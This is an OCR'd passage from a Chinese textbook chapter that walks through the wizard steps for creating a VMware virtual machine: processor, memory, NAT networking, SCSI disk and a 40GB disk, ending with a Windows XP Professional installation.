


图 11.23　安装文件所在路径

（6）此时进入如图 11.2.4 所示的“简易安装信息”界面，需要用户输入一个系统的产品密钥，可以选择此时输入产品密钥，也可以直接单击“下一步”按钮在虚拟机中安装系统的时候再输入产品密钥。



图 11.24　安装信息设置

(7) 在出现的如图 11.2.5 所示的“命名虚拟机”界面的“虚拟机名称(V)”选项中，全部选择系统默认的设置，单击“下一步”按钮。



图 11.25 安装路径设置

(8) 在出现的如图 11.2.6 所示的“处理器配置”界面，可以根据自己实验平台的硬件条件，自行决定“处理器数量(P)”以及“每个处理器的核心数量(C)”的具体值，本次实验使用的是默认值，单击“下一步”按钮。



图 11.26 处理器配置

(9）在出现的如图 11.2.7 所示的“此虚拟机内存”界面的“此虚拟机的内存(M)”选项中，同样可以根据自己实验平台的硬件条件，为虚拟机设置内存大小，本次实验选用的是1024MB，单击“下一步”按钮。




图 11.27　虚拟机内存设置

(10）在出现的如图 11.2.8 所示的“网络类型”界面的“网络连接”选项中，为虚拟机选择“使用网络地址转换(NAT)(E)”模式，单击“下一步”按钮。




图 11.28　网络连接设置

（11）在出现的如图 11.2.9 所示的“选择 I/O 控制器类型”界面的“SCSI 控制器”选项中，选择软件推荐的 LSI Logic(L)选项，单击“下一步”按钮。



图 11.2.9 I/O类型设置

（12）在出现的如图 11.2.10 所示的“选择磁盘类型”界面的“虚拟磁盘类型”选项中，同样选择软件推荐的 SCSI(S)选项，单击“下一步”按钮。



图 11.2.10 虚拟磁盘设置

（13）在出现的如图 11.2.11 所示的“选择磁盘”界面的“磁盘”选项中，选择“创建新虚拟磁盘(V)”模式，单击“下一步”按钮。



图 11.2.11　创建虚拟磁盘

(14) 在出现的如图 11.2.12 所示的“指定磁盘容量”界面的“最大磁盘大小(GB)(S)”选项中，同样使用软件建议的 40.0GB 大小，当然，磁盘容量大小可以根据自己的硬件条件进行调整。不建议勾选“立即分配所有磁盘空间”，因为根据使用大小再分配磁盘空间大小完全够用，并不会影响使用效果。接下来，勾选“将虚拟磁盘拆分成多个文件(M)”选项，单击“下一步”按钮。




图 11.2.12　磁盘容量设置

（15）在出现的如图 11.2.13 所示的“指定磁盘文件”界面中，同样选择软件默认的文件名称和磁盘文件存储地址，单击“下一步”按钮。




图 11.2.13 指定磁盘文件

（16）此时软件会提示已准备好创建虚拟机，如图 11.2.14 所示。单击“完成”按钮，系统会自动开启此虚拟机。



图 11.2.14 完成配置界面

（17）新建的虚拟机开启后会进入 Windows XP Professional Setup 界面，然后虚拟机会自动安装好系统，如图 11.2.15 所示。

